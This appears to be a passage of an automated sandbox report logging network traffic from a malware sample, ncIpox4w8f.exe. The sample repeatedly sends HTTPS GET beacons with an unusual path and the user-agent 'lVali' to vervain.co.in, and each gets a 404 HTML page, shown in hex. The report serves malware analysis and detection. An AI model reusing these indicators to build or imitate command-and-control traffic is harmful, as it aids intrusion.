2022-08-05 13:08:46 UTC	15	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49772	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:47 UTC	16	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:47 UTC	16	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:47 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:47 UTC	16	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49773	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:48 UTC	17	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:49 UTC	17	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:49 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:49 UTC	17	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49774	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:50 UTC	18	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:50 UTC	18	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:50 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:50 UTC	18	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49755	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:24 UTC	1	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:08:24 UTC	2	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:24 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:24 UTC	2	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49775	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:51 UTC	19	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:51 UTC	19	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:51 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:51 UTC	19	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49776	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:53 UTC	20	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:08:53 UTC	20	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:53 UTC	20	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49777	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:58 UTC	21	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:08:59 UTC	21	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:08:59 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:08:59 UTC	21	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49783	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:00 UTC	22	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:01 UTC	22	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:01 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:01 UTC	22	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49789	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:01 UTC	23	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:02 UTC	23	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:02 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:02 UTC	23	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49791	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:03 UTC	24	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:03 UTC	24	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:03 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:03 UTC	24	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49794	199.79.62.221	443	C:\Users\user\Desktop\ncIpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:04 UTC	25	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: IVali Host: vervain.co.in
2022-08-05 13:09:04 UTC	25	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:04 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:04 UTC	25	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49795	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:06 UTC	26	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:06 UTC	26	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:06 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:06 UTC	26	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49796	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 13:09:08 UTC	27	OUT	GET /3437E44F6689E610&resi25412545d3437E44F6689E61025874515/Jsibtswtoeethvjdrykaimaovwatvsk HTTP/1.1 User-Agent: lVali Host: vervain.co.in
2022-08-05 13:09:08 UTC	27	IN	HTTP/1.1 404 Not Found Date: Fri, 05 Aug 2022 13:09:08 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Last-Modified: Tue, 15 Mar 2022 23:01:27 GMT Accept-Ranges: bytes Content-Length: 583 Vary: Accept-Encoding Content-Type: text/html
2022-08-05 13:09:08 UTC	27	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 74 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49797	199.79.62.221	443	C:\Users\user\Desktop\nclpox4w8f.exe

